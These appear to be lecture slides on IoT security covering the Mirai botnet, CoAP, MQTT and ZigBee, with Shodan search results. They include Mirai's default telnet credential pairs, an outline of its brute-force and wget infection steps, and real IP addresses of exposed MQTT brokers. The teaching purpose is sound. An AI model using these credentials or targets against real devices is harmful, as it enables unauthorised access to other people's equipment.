
The Mirai Botnet

Mirai (*"the future" in Japanese*) botnet

- Distributed Denial of Service (DDoS) attack traffic up to **1.x Tbps**
- Infects (IoT) devices: mostly home routers and IP cameras
- Less sophisticated than you may think

- Only 62 default user/passwords used to compromise million of devices

```
// root     xc3511
// root     vizxv
// root     admin
// admin    admin
// root     888888
// root     xmhdipc
// root     default
// root     juantech
// root     123456
// root     54321
// support  support
// root     (none)
```



Botnet operation steps

1. Scan the Internet for devices
2. Bruteforce devices (62 username-password pairs)
3. Infected devices call home (send device specs to RS)
4. Botmaster talks to RS via the C&C server (e.g., through Tor)
5. Botmaster decides which bots will be infected
6. Sends malware code (wget), patches system(!)
7. Botmaster finds a target (IP + duration)
8. Bots attack target with one of 10 available attack variations such as Generic Routing Encapsulation (GRE), TCP, and HTTP flooding attacks.

The Mirai Botnet

- It's open source!?

LICENSE.md	Trying to Shrink Size
README.md	Fix a typo in README.n

README.md

Mirai BotNet

Leaked Linux.Mirai Source Code for Research/Ic

Uploaded for research purposes and so we can

See "ForumPost.txt" or ForumPost.md for the p

KrebsonSecurity
In-depth security news and investigation

01 Source Code for IoT Botnet 'Mirai' Released

OCT 16

The source code that powers the "Internet of Things" (IoT) botnet responsible for launching the historically large distributed denial-of-service (DDoS) attack against KrebsOnSecurity last month has been publicly released, virtually guaranteeing that the Internet will soon be flooded with attacks from many new botnets powered by insecure routers, IP cameras, digital video recorders and other easily hackable devices.

The leak of the source code was announced Friday on the English-language hacking community **Hackforums**. The malware, dubbed "**Mirai**," spreads to vulnerable devices by continuously scanning the Internet for IoT systems protected by factory default or hard-coded usernames and passwords.

The Hackforums post that includes links to the Mirai source code.

Control over IoT devices is not trivial

- “I’ll just change my password” doesn’t always work here…

Mirai botnet credentials

The Mirai botnet abuses hardcoded by manufacturers of devices root credentials for undocumented telnet service.

There are advisories suggesting that in order to avoid rapidly being reinfected, you should change your default web interface password. However, UI password for users are stored independently, and changing user credentials does not affect OS-level telnet root password. In order to prevent reinfection, you should change the hardcoded root telnet password, or disable telnet access.

Outline

- **Introduction**
  - –IoT?
  - –IoT (security) challenges
- **IoT attacks**
- **IoT common protocols**
  - –CoAP
  - –MQTT
  - –ZIGBEE
  - –Bluetooth
- **Companion apps & IoT security**
- **Lab exercises**

CoAP: Constrained Application Protocol

Constrained Application Protocol: at a glance

- Application layer protocol
- Focus on constrained devices
- Runs over **UDP**
- RFC 7252

- Very lightweight
- Can be used over ZigBee

CoAP security

Security is done by enforcing **DTLS** (TLS for UDP)

Four security modes:

- **NoSec**: DTLS disabled
- **PreSharedKey**: DTLS enabled, pre-shared key list, AES
- **RawPublicKey**: DTLS enabled, asymmetric keys without a certificate, AES, ECC
- **Certificate**: DTLS enabled, X.509 certificate usage


CoAP attacks

- Problems if DTLS is not enabled
- Pre-shared key exploitation
- CoAP can be used for **amplification** (DDoS) **attacks** (average amplification factor of ~34)

TOTAL RESULTS

330,605

TOP COUNTRIES



Philippines	108,032
Russian Federation	77,979
China	64,730
Malaysia	36,829
Canada	11,678

More...

TOP PORTS

5683	330,513
9092	27
135	23
22	12
5000	7

More...


Outline

- **Introduction**
  - –IoT?
  - –IoT (security) challenges
- **IoT attacks**
- **IoT common protocols**
  - –CoAP
  - –MQTT
  - –ZIGBEE
  - –Bluetooth
- **Companion apps & IoT security**
- **Lab exercises**

MQTT

Message Queuing Telemetry Transport: at a glance


- ISO standard
- Works on top of TCP/IP
- Publish subscribe messaging
- High usage in IoT scenarios



MQTT security

- Authentication based on user/passwd
- Everything is sent in plaintext
- TLS usage is suggested optional

Clients can authenticate to the MQTT Broker sending a user name and password with the CONNECT packet.



MQTT official note about security (from mqtt.org):

You can pass a user name and password with an MQTT packet in V3.1 of the protocol. Encryption across the network can be handled with SSL, independently of the MQTT protocol itself (it is worth noting that SSL is not the lightest of protocols, and does add significant network overhead). Additional security can be added by an application encrypting data that it sends and receives, but this is not something built-in to the protocol, in order to keep it simple and lightweight.

MQTT security


- Permission model
  - Per topic
  - Per method
- Permissions are set on the broker side
- Topics are defined by the clients
- Authorized by default
  - All topics are open
  - Broker only keeps the value for the different topics

SHODAN | Explore | Downloads | Pricing | mqtt

TOTAL RESULTS

475,150

TOP COUNTRIES



Korea, Republic of	304,735
China	73,819
United States	16,220
Japan	16,066
Germany	10,356

More...

TOP PORTS

1883	474,148
443	177
8080	129
5353	115
9092	87

More...

TOP ORGANIZATIONS

SK Broadband Co Ltd	300,131
Aliyun Computing Co., LTD	16,893
China Education and Research Network	12,182
Open Computer Network	9,914
Amazon Technologies Inc.	5,165

More...

View Report | Download Results | Historical Trend | View on Map

Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulnerabilities using InternetDB

82.70.240.27
update.deepseaplc.com
Zen Internet Ltd
United Kingdom, London

```
MQTT Connection Code: 0

Topics:
$SYS/broker/version
$SYS/broker/uptime
$SYS/broker/load/messages/received/1min
```

211.177.33.157
SK Broadband Co Ltd
Korea, Republic of, Seoul

```
MQTT Connection Code: 0

Topics:
```

34.235.65.131
ec2-34-235-65-131.compute-1.amazonaws.com
Amazon Technologies Inc.
United States, Ashburn
cloud

```
MQTT Connection Code: 0

Topics:
```

110.12.226.90
SK Broadband Co Ltd
Korea, Republic of, Seoul

```
MQTT Connection Code: 0

Topics:
```

1.252.37.196
SK Broadband Co Ltd
Korea, Republic of, Busan

```
MQTT Connection Code: 0

Topics:
```

3.15.11.79
ec2-3-15-11-79.us-east-2.compute.amazonaws.com
Amazon Technologies Inc.
United States, Hilliard


```
MQTT Connection Code: 5

Topics:
```

SHODAN | Explore | Downloads | Pricing | port:1883

TOTAL RESULTS

834,125

TOP COUNTRIES



Korea, Republic of	305,411
United States	295,124
China	103,168
Japan	18,747
Russian Federation	18,264

More...

View Report | Download Results | Historical

Product Spotlight: Free, Fast IP Lookups for Open

71.61.228.157

c-71-61-228-157.hsd1.pa.comcast.net

Comcast Cable Communications Holdings, Inc

United States, Donora

MQTT Connection Code: 5

Topics:

172.217.60.40

Google LLC

United States, Mountain View

No data returned

45.64.140.140

DOUZONEBIZON

Korea, Republic of, Naju


MQTT Connection Code: 4

Topics:

Our data on MQTT (Mosquitto) versions

- Scanning the IPv4 space for MQTT
- Analysing various Mosquitto versions (Elcipse implementation of MQTT)
- Found:
  - **491,794 MQTT brokers**
  - 404,471 running Mosquitto
  - Many with vulnerable versions
    - Insufficient access control,
    - Software vulnerabilities (some with a very high vuln. score)

Our data on MQTT (Mosquitto) versions



More on MQTT

- Watch: Don't let the cuteness fool you - Exploiting IoT's MQTT protocol + DEMO (https://www.youtube.com/watch?v=g3o_-AiswF0)

Outline


- **Introduction**
  - –IoT?
  - –IoT (security) challenges
- **IoT attacks**
- **IoT common protocols**
  - –CoAP
  - –MQTT
  - –ZIGBEE
  - –Bluetooth
- **Companion apps & IoT security**
- **Lab exercises**

ZIGBEE

ZigBee


- IEEE 802.15.4-based specification
- Wireless mesh network
- Low cost/low power
- Large number of devices (65,000)

- **Uses the concept of ZigBee profiles**
  - Interoperability reasons
  - Latest “PRO 3.0”
  - Previous “home automation”, “health”, etc.



ZigBee

- In a ZigBee network a device can be either a:
  - **ZigBee coordinator**: highest capabilities, trusted root center of the network
  - **ZigBee router**: intermediate router forwarding and relaying data to other devices
  - **ZigBee end-device:** sensing capabilities and communication to its parent device




ZigBee security

zigbee Base Device Behavior
supported network security models


zigbee

Centralized security network



- Only zigbee coordinators/trust centers can start centralized networks.
- Nodes join, receive the network key and establish a unique trust center link key.
- Nodes must support install codes.

Distributed security network



- No central note/trust center.
- Routers are able to start distributed networks.
- Nodes join and receive the network key.

Nodes adapt to the model of the network they join.

ZigBee Security overview

- **Trust center**:
  - network coordinator is the central point of security and trust
  - Manage security keys: master keys, link keys, network keys
  - Master: securely exchanging other keys
  - Link: per-link keys used to encrypt messages between two nodes
  - Network: used my new nodes entering the network

- **Authentication & encryption**:
  - Data encrypted with 128-bit AES CCM*
  - CCM* is a minor variation of CCM (counter with cipher block chaining message authentication code; counter with CBC-MAC) used only in ZigBee
  - includes all of the features of CCM and additionally offers encryption-only capabilities

ZigBee Security overview

- **Data integrity and freshness**
  - **CCM*** includes message integrity codes
  - Data not altered while transferred
  - 32-bit frame counter for freshness

- **Security levels**
  - High security (commercial):
    - key confidentiality by allowing the network controller to send the network key in an encrypted format
  - Standard security (residential): network key is sent unencrypted (hence eavesdropping attacks)

ZigBee security

Confidentiality

- Secure communications via symmetric key cryptography
- Key sharing depends on the security mode
- AES 128 bit


Integrity

- Cipher block chaining (CBC)-MAC

Authentication

- Installation codes (128 bits)

(Replay protection)



